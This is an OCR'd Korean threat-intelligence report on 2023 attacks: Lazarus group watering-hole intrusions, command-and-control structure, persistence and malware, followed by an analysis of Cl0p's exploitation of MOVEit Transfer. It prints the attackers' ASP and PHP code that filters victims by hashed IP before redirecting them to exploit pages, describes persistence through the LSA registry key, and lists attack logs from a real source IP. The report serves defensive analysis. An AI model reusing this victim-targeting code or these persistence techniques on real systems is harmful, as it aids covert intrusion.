라자루스는 무차별적인 공격을 수행하기보다 특정 공격타겟을 선정하고 세밀한 공격을 수행하고 있다. 따라서 정찰과정을 통해 타겟 기업이 사용하는 솔루션, IP주소 대역, 업무담당자 등 **①공격을 위한 사전 정보를 확보**한다. 이후 라자루스는 확보된 사전정보와 기존 보유한 공격도구를 기반으로 공격 전략을 수립하는 것으로 추정된다.

라자루스는 오퍼레이션과 관계없이 **②제로데이 익스플로잇 코드 등 공격 도구를 지속적으로 개발**하는 것으로 보인다. 하지만 해당 공격 도구는 제작과정의 어려움으로 인해 분석가들에게의 노출을 피하려 노력하기 때문에 라자루스는 익스플로잇 코드가 특정 타겟에게만 실행되도록 트리거 사이트를 준비한다. 이 때 라자루스는 공격타겟이 업무상 목적으로 접속하거나, 범용적으로 접근하는 **③웹사이트를 해킹하여 트리거 사이트를 준비**한다. 올해 라자루스의 취약점 트리거 역할을 수행하는 사이트는 주로 언론사의 기사 페이지가 악용되었다.

2. 최초침투 단계




그림 4-1 라자루스 공격그룹의 최초침투 개요도(2020 · 2023)

라자루스는 공통적으로 최초 침투 시 소프트웨어의 제로데이 취약점을 활용한 워터링홀 기법을 자주 사용하였다. 또한 워터링홀 사이트의 성격(범용적, 특수성)에 따라 스피어피싱 기법을 혼용하기도 하였다. 일례로 라자루스는 과거 목표 기업이 자주 방문하는 온라인 커뮤니티와 많은 사람들이 접속하는 언론사를 장악하여 사용하였다. 이처럼 기업들은 침투 방어를 위해 외부와의 접점이 되는 서비스에 대하여 보안을 강화하기 때문에 라자루스는 침투가 어려운 서비스 대신 **①사람의 실수를 노린 스피어피싱과 워터링홀 기법을 사용**하여 기업 내부의 PC를 우선 감염시키고 있다.

그림 4-2 인터넷서점으로 위장한 스피어피싱 메일(2020)

라자루스가 악용한 워터링홀 사이트는 접속한 IP를 식별하는 기능이 있어 공격 목표로 지정한 기업에게만 악성코드를 유포하는 특징이 있다. 라자루스는 ②목표 기업의 IP주소 대역을 MD5로 해시하여 필터링하고 있으며 만약 공격대상이 워터링홀 페이지로 접근하게 되면 익스플로잇 코드가 존재하는 다른 사이트로 리다이렉트시킨다.

```
<%
ip = Request.ServerVariables("HTTP_CLIENT_IP")
If ip = "" Then
ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If ip = "" Then
ip = Request.ServerVariables("REMOTE_ADDR")
End If
End If
If MD5(Left(ip, 10))_= "9892                    )a971fc7" Or MD5(Left(ip, 11)) =
"b3a4f1                    9e94" Or MD5(Left(ip, 11)) =
"8f2277                    :1191f" Or MD5(Left(ip, 12)) =
"539a85                    36add1" Or MD5(Left(ip, 9)) =
"69d162                    88d246" Then
%>
```

그림 4-3 IP 필터링 코드(2020)

```php
<?php
	function GetIP()
	{
		if (getenv("HTTP_CLIENT_IP") & strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
			$ip = getenv("HTTP_CLIENT_IP");
		else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
			$ip = getenv("HTTP_X_FORWARDED_FOR");
		else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown")
			$ip = getenv("REMOTE_ADDR");
		else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "Unknown"))
			$ip = $_SERVER['REMOTE_ADDR'];
		else
			$ip = "Unknown";

		return $ip;
	}

	$ip = GetIP();
	$ips = explode('.', $ip);
	$ip_b = md5($ips[0].'.'.$ips[1].'.');
	$ip_c = md5($ips[0].'.'.$ips[1].'.'.$ips[2].'.');
	$ip_d = md5($ip);
	$ua = strtolower($_SERVER['HTTP_USER_AGENT']);

	$ip_c_s_lst = array ('902[illegible]pa163b', '86662a[illegible]a3ef', '57e1d9cf[illegible]

	$ip_d_s_lst = array ('4d5[illegible]793e56', '79a3d8[illegible]be0', '27e17a2a[illegible]

	if (in_array($ip_c, $ip_c_s_lst) || in_array($ip_d, $ip_d_s_lst))
	{
?>
		<script src="https:/ [illegible] editor/popup/lib/jquery_min_ui.js"></script>
		<script src="https:/ [illegible] editor/popup/lib/?idx=90347"></script>
```

그림 4-4 IP 필터링 코드(2023)

3. 명령제어 단계

라자루스는 ①웹기반 명령제어 체계를 적극적으로 활용하여 공격망을 구성한다는 점이 있다. 웹 통신은 기업의 네트워크 트래픽의 대부분을 차지하고 있고 방화벽 정책상 대부분의 웹 통신을 허용하고 있다. 따라서 공격자는 악성행위 탐지회피 및 보안장비 우회를 위해 웹 통신을 통한 명령제어를 수행한다.




그림 4-5 라자루스의 웹기반 명령제어 체계 활용사례(2018 · 2023)

특히 라자루스는 하나의 명령제어 서버에서 다수의 피해 시스템들을 관리하고, 명령제어 서버들을 일괄적으로 관리하기 위한 상위 명령제어 서버를 운영하는 특징이 있다. 이러한 ②다계층으로 구성한 명령제어 체계는 하위 명령제어 서버가 차단당하면 바로 인지하여 명령제어 서버를 변경하는 대응이 가능하기 때문에 공격자의 인프라 구성에 안정성을 더한다.





그림 4-6 라자루스의 다계층 수직구조의 웹기반 명령제어 체계

4. 악성코드 실행 단계


라자루스는 과거부터 ①서비스 설치를 통한 악성코드 실행을 즐겨 사용하였다. 특히 svchost 프로세스의 netsvcs 그룹 안에 있는 정상 서비스 이름 중 하나를 기용하여 악성코드를 등록 실행하는 모습을 많이 보여왔다.

〈서비스 기반 악성코드 실행(2018)〉

〈서비스 기반 악성코드 실행(2020)〉



〈서비스 기반 악성코드 실행(2021)〉



〈서비스 기반 악성코드 실행(2023)〉

그림 4-7 〈서비스 기반 악성코드 실행(연도별)〉

5. 지속성 유지 단계

일반적으로 공격자들은 Autorun 레지스트리에 악성코드를 등록하는 것에 반해, 라자루스는 지속성 유지를 위한 악성코드 자동실행 방식으로 ①윈도우 인증 관련 레지스트리인 HKLM\SYSTEM\CurrentControlSet\Lsa\Security Packages 경로*에 악성코드를 등록한다. 또한 위의 자동실행 방식으로 인해 ②악성코드가 c:\windows\system32 아래 존재해야하는 의존성이 발생한다.

그림 4-8 c:\windows\system32\thproc.sys 악성코드(2023)

* 시스템이 부팅되면 LSA(Local Security Authority)는 인증을 위해 SSPs(Seciryt Support Providers)에 등록된 DLL을 로드하며, 라자루스는 이러한 인증 절차를 악용해 악성코드를 자동으로 실행한다.

3. 주요 악성코드

이번장에서는 2023년 라자루스 그룹이 사용한 악성코드에 대해 설명한다.

분류	악성코드명	주요 특징
다운로더	ScskAppLink.dll	최초 침투에 사용한 다운로더 및 런처
원격제어	lrmons.dll	레지스트리 데이터 복호화 및 메모리 인젝션
원격제어	proc.sys	레지스트리 데이터 복호화 및 메모리 인젝션
원격제어	mi.dll	암호화된 파일 복호화 및 메모리 인젝션

1. (다운로더) ScskAppLink.dll

라자루스가 최초 침투에 사용한 ScskAppLink.dll 악성코드는 Racket Downloader로 알려져 있으며, 합법적인 소프트웨어로 위장하기 위해 ①실제 존재하는 보안 소프트웨어의 파일명으로 위장한 것이 특징이다. 또한, 악성코드가 동작하기 위해서는 파라미터가 필요하다. 주요 기능은 추가 바이너리를 다운로드 받아 메모리에서 인젝션 하는 기능을 수행한다.




그림 4-9 ScskAppLink.dll 악성코드 동작방식

2. (원격제어) Irmons.dll

Irmons.dll 악성코드는 ②레지스트리에 저장된 데이터를 읽어와 메모리에 인젝션해 실행시키는 런처의 역할을 수행한다. 이때, 레지스트리에 저장된 데이터는 RC5(Ron's Code 5)로 암호화된 원격제어형 악성코드와 명령제어 채널 정보이다.




그림 4-10 Irmons.dll 악성코드 동작방식

3. (원격제어) proc.sys

proc.sys 악성코드는 서비스로 동작하며, 레지스트리에 저장된 데이터 값을 복호화하고 다운로더형 악성코드를 메모리 인젝션을 통해 실행시킨다. 레지스트리에 저장된 바이너리 복호화 과정에서는 lrmons.dll 악성코드는 RC5를 사용했지만, proc.sys의 경우 AES128 암호 알고리즘을 사용하고 있다. proc.sys 악성코드는 ③백신엔진의 탐지를 우회하기 위하여 100MB 이상의 파일크기를 지니고 있으며, c:₩windows₩system32₩ 경로에 존재하는 특징이 있다.




그림 4-11 proc.sys 악성코드 동작방식

4. (원격제어) mi.dll

mi.dll 악성코드는 ④정상 프로그램(wsmprovhost.exe 등)에서 DLL Side Loading 기법으로 실행된다. 정상프로그램을 통해 악성 dll을 로드할 때 해커가 지정한 특정 복호화 키가 필요하다. mi.dll 악성코드는 암호화된 원격제어 악성코드인 uso.dat 파일을 AES 복호화하여 실행시킨다. AES 암호화된 악성코드를 복호화하기 위하여 두 개의 키가 필요하다. 첫 번째는 감염 시스템의 컴퓨터명을 MD5 해시한 것이며, 두 번째는 wsmprovhost 실행 시 인자로 받은 문자열을 base64 디코딩하고 이를 첫 번째 키로 복호화한 결과이다. mi.dll 악성코드는 최종적으로 uso.dat 파일을 두 번째 키로 복호화하여 실행한다.




그림 4-12 mi.dll 악성코드 동작방식

3. 결론 및 공격 전망

라자루스는 국내 그룹웨어 및 관리 소프트웨어에 대한 높은 이해를 통해 제로데이 익스플로잇 코드를 개발하고 적극적으로 공격에 활용하고 있으며, 워터링홀 및 스피어피싱 등 공격표면(Attack Surface)을 침투하는 기법을 사용한다. 또한 공격을 위한 인프라는 다계층 수직구조의 웹 기반 명령제어 체계를 구축하여 활용하는 것이 특징이다. 악성코드의 특징으로는 악성코드가 동작하기 위해 파라미터 또는 인자가 필요하며 정상파일과 서비스 이름으로 위장하기도 한다. 올해 악용된 라자루스의 악성코드는 레지스트리에 저장된 원격제어 악성코드를 메모리에 인젝션하여 실행시키는 것이 특징이었다.

위의 특징과 과거 라자루스發 공격을 분석한 결과 2023년에 악용되지 않은 제3의 금융보안 소프트웨어가 추가 악용될 것으로 예상된다. 과거 보안 소프트웨어 개발사의 감염을 확인하였으나 아직 공격에 활용되지 않은 감염기업의 소프트웨어가 존재하며, 특히 이번 금융보안 소프트웨어를 악용해본 라자루스는 해당 소프트웨어 유형의 특수성(부팅 시 자동실행, 취약버전의 지속성 등)에 공감하여 빈번한 활용을 할 것이라 예상한다.

이 외에도 라자루스는 2023년 상반기 국외기업들을 대상으로 3CX 공급망 공격을 진행했는데, 국내에서는 아직 라자루스發 공급망 공격이 확인되지 않았으나, 주요 보안 소프트웨어 개발사를 지속적으로 침투하고 있는 만큼 공급망 공격을 일으킬 수 있을 것이라 예상한다.

알려지거나 공개되지 않은 취약점인 제로데이 취약점을 100% 방어할 순 없다. 제로데이 취약점을 최소화하기 위해 개발 환경에서 보안 취약점이 발생하지 않도록 환경 조성이 필요하며, 취약점 발견 시 신속한 대응 또한 매우 중요하므로 공격 표면을 구성하는 사이버 보안 취약성과 잠재적 공격 벡터를 지속적으로 발견, 분석 및 모니터링할 수 있는 가시성 확보가 중요하다.

- **소프트웨어 개발사의 소스코드 유출은 제로데이 취약점으로 이어져 대형 침해사고로 확산 우려**
- **올해 국외에서 일어난 소프트웨어 공급망 공격이 차년도에는 국내에서도 발생할 것으로 예상**

2023년 하반기

사이버 위협 동향 보고서

Part. 2

Insights / 전문가 컬럼

2-1. 이글루코퍼레이션 김미희 팀장 :
제로데이 취약점을 악용한 랜섬웨어(Cl0p) 공격, MOVEit Transfer

2-2. 안랩 ASEC 분석팀 :
사용자가 많은 MS 문서를 악용하는 악성코드 유포 방식의 변화
(MS Office 문서 악성코드 사라지고 CHM, LNK 유포 증가)

Part. 2

2-1 제로데이 취약점을 악용한 랜섬웨어 (Cl0p) 공격, MOVEit Transfer

이글루코퍼레이션 김미희 팀장

01. 사이버 보안 생태계와 공급망 공격

콜로니얼 파이프라인(Colonial Pipeline), 카세야(Kaseya), 옥타(Okta), 3CX, 무브잇(MOVEit), 점프 클라우드(JumpCloud), 사이버링크(Cyber-Link)까지 최근 몇 년 간 사이버 보안 생태계는 공급망 공격(Supply Chain Attack)으로 몸살을 앓고 있다. 공급업체와 벤더 및 제 3자 서비스 제공업체 간의 복잡한 디지털 공급망 관계가 조성됨에 따라 소프트웨어 공급망의 구성요소에 대한 위 · 변조를 통해 기존 보안 체계를 우회할 수 있어지면서 국가 주도의 사이버 공격 그룹을 중심으로 공급망 공격이 확산되고 있다.

공급망 공격은 금전적 목적과 정치적 목적을 모두 충족할 수 있기 때문에 핵티비스트나 사이버 범죄자들 역시 공급망 공격 비중이 높아지고 있다. 특히 관리형 파일 전송(MFT, Managed File Transfer) 솔루션 등을 교두보 삼아 소프트웨어 및 펌웨어의 무결성을 훼손하여 조직 내부에 악성코드를 전파하고 기밀정보 탈취 나 시스템 손상을 야기하고 있다.

[표 1]과 같이 2023년 한 해 동안 발생한 공급망 공격 사례를 살펴보면 상당수 공격이 북한이나 러시아 등 국가 주도의 사이버 공격에서 수행한 것을 알 수 있다. 관리형 파일 전송 솔루션이나 보안 인증 솔루션, VPN 등 특정 환경에 국한되지 않고 다수의 사용자가 사용하는 솔루션의 취약점을 악용하기 위해서는 해킹 그룹의 기술 성숙도와 체계적인 조직 운영이 뒷받침되어야 하기 때문이다.

이러한 기술적 특성으로 인해 서비스형 랜섬웨어(RaaS, Ransomware as a Service)의 대표주자인 클롭 (Cl0p) 랜섬웨어의 MOVEit 공급망 공격이 눈에 띌 수밖에 없다. 특히 MOVEit Transfer는 제로데이 취약점을 사용했다는 점에서 조직의 기술 수준을 추정할 수 있다. 이에 따라 클롭의 MOVEit Transfer 취약점 악용 사례 분석을 통해 대응 방안을 모색해 보고자 한다.

구분	공격시점	공격국가	공격주체	피해현황
Cyber-Link	2023.11	DPRK	Lazarus, APT38	• 대만 멀티미디어 소프트웨어 CyberLink에서 탈취한 인증서로 인증한 다운로더 악성코드가 주입된 CyberLink 설치 프로그램(LambLoad) 배포 • 일본, 대만, 캐나다, 미국 등 국가에서 100개 이상의 장치에 영향
Okta	2023.1		–	• 3rdParty Identity Attack으로 1Password, BeyoundTrust, Cloudflare등 고객사 정보 탈취
JetBrains	2023. 09 ~ 10	Russia	Cozy Bear, APT29	• SolarWinds 해커가 JetBrains TeamCity 서버의 RCE 취약점 악용(CVE 2023-42793)
Jump Cloud	2023.07	DPRK	UNC 4899, APT43	• 북한 정찰총국(RGB)은 상용 VPN 공급자와 함께 L2TP Ipsec 터널과 ORB(Operational Relay Box)를 활용해 Source Address를 숨기고 ExpressVPN 외에도 NordVPN, TorGuard등 사용 • 다운스트림 고객(SW 솔루션 엔터티) JumpCloud 에이전트로 실행되는 악성 Ruby스크립트 식별
MOVEit	2023.05	Russia	Cl0p	• Progress의 기업용 파일 전송 프로그램 MOVEit 취약점으로 5월부터 약 2,620개 조직과 7,720만 명 피해 발생 • CVE-2023-34362, CVE-2023-35036(공격자들은 2021.07과 2022.04 취약점 테스팅 후 2023.05 취약점 사용) • 2023.06 CVE-2023-36934, CVE-2023-36932, CVE-2023-36933 등 추가 취약점 발견
3CX	2023.03	DPRK	Lazarus, UNC 4736	• 엔터프라이즈 소프트웨어 3CX DesktopApp악용 • 3CX직원이 Trading Technologies의 X_TRADER 다운로드 시 악성코드 감염으로 VEILEDSIGNAL 백도어를 통해 3CX빌드 서버 침투 후 정보탈취
Applied Materials	2023.02	–	–	• 공급망 공격으로 랜섬웨어 피해가 발생되어 2023년 1분기에만 2억 5천만 달러 손실

표 1-1 2023년 공급망 공격 피해 사례별 공격주체 현황

02. 클롭(Clop) 랜섬웨어와 취약점 활용 현황

클롭은 록빗(Lockbit)과 블랙캣(BlackCat) 등과 함께 2023년에 활발하게 활동하는 RaaS 중 하나다. 클롭 랜섬웨어를 유포하는 공격 그룹은 금전적인 목적으로 활동하며 TA505 하위 그룹인 위협 행위자(Threat Actor) FIN11에 의한 활동으로 DEV-0950, Lace Tempest, TA505, TEMP.Warlock, UNC902등으로도 불린다. FIN11은 TA505, Graceful Spider, Gold Evergreen 등의 하위 행위로 포함되어 있으며, 공격 도구로 FlawedAmmyy, FRIENDSPEAK 및 MIXLABEL 등을 사용한다.




그림 1-1 클롭 랜섬웨어 발전현황 (출처 : cert-orangecyberdefence)

[그림 1]과같이 본격적인 활동 시점인 2019년 이전에는 조직 네트워크에 접근 권한을 판매하는 초기 침투 브로커(IAB, Initial Access Broker)로 활동하였다. FIN11은 금전적 목적 달성을 위해 공격 그룹을 표적화 하거나 공격 도구 다각화를 통해 랜섬웨어 비즈니스 모델을 강화하였으며 최근에는 MOVEit Transfer 제로데이 취약점을 이용한 공급망 공격을 감행할 수 있을 만큼 발전해 왔다.

[그림 2]는 클롭에서 사용하는 취약점 목록으로 Citrix, Windows, Solawinds, Accellion, FORTRA, PaperCut 제품군을 기준으로 13개의 취약점을 사용하였다. CVSS가 가장 낮은 것은 7.2로 CVE-2023- 0669로 13개의 취약점 평균 CVSS 수치는 9.2에 육박한다. 상당수의 취약점은 RCE이나 Injection으로 원격 공격이 용이한 점도 위험요소라 할 수 있다.

이외에도 F5.BIG-IP iControl REST 인증 우회 취약점인 CVE-2022-1388이나 Apache Log4Shell 취약점인 CVE-2021-44228도 클롭의 사이버 공격에 활용됨에 따라 조직 내에서는 공급망 공격에 악용될 수 있는 취약점 관리 및 보안 체계 강화를 위한 방안이 필요하다.

그림 1-2 클롭 랜섬웨어 공격그룹에서 활용한 취약점 목록 (출처 : securin)

03. MOVEit Transfer 피해현황 및 취약점 분석

1) MOVEit Transfer 피해현황

MOVEit Transfer는 Progress의 관리형 파일 전송 솔루션으로 [그림 3]과 같이 외부망(Internet)과 내부망(Secure Network)간의 안전한 데이터 송수신을 위한 목적으로 사용된다.




그림 1-3 MOVEit Transfer Architecture(출처 : Progress)

2023년 한 해 동안 MOVEit Transfer에서 CVSS가 7 이상인 취약점은 10개로 이 중 클롭에서 공급망 공격에 사용한 취약점은 SQL Injection을 유발하는 CVE-2023-34362다. Kenna Security에서 취약 영향도를 예측하는 EPSS(Exploit Prediction Scoring System)에 따르면 CVE-2023-34362의 수치가 89.94%에 육박함에 따라 공격의 영향도를 짐작할 수 있다.

SQL Injection이 가능한 CVE-2023-34362 발견 이후 동일한 공격이 가능한 CVE-2023-35036, CVE-2023-35708, CVE-2023-36934, CVE-2023-36932 등이 발견됨에 따라 최신 버전의 MOVEit Transfer 사용이 필요하다.

그림 1-4 MOVEit Transfer CVE-2023-34362 취약점 정보(출처 : cvedetails)

Kroll의 발표에 따르면 [표 2]와 같이 MOVEit Transfer 취약점이 발표된 2023년 5월 31일 이전인 5월 27일과 28일 동안 MOVEit Transfer의 moveitisapi/moveitisapi.dll 및 guestaccess.aspx와 상호작용 하기 위한 human2.aspx(이후 human.aspx로 변경) 웹쉘이 대규모로 유포됐다.

클롭은 2021년 7월에 MOVEit Transfer 취약점을 인지하고 공격을 수행하였으나 실제 정보 탈취 등의 공격에 사용한 것은 2년 후인 2023년 5월이다. 취약점인지 이후에 실전에 바로 사용하지 않은 것은 Accellion이나 GoAnywhere 등의 병렬적 공격을 목적으로 한 것으로 추정된다.

일자	공격행위	공격로그
21.07.06 ~07.18	45.129.137.232에서 MOVEit Transfer 공격 수행	2021-07-06 17:25:55 POST/MOVEitISAPI/MOVEitISAPI.dll action=capa 2021-07-06 17:25:56 POST /guestaccess.aspx 2021-07-06 17:25:56 GET /api/v1/info OrgId={REDACTED From client B} 2021-07-18 17:42:07 POST /MOVEitISAPI/MOVEitISAPI.dll action capa 2021-07-18 17:42:07 POST /guestaccess.aspx 2021-07-19 17:42:08 GET /api/v1/info OrgId={REDACTED From client C}
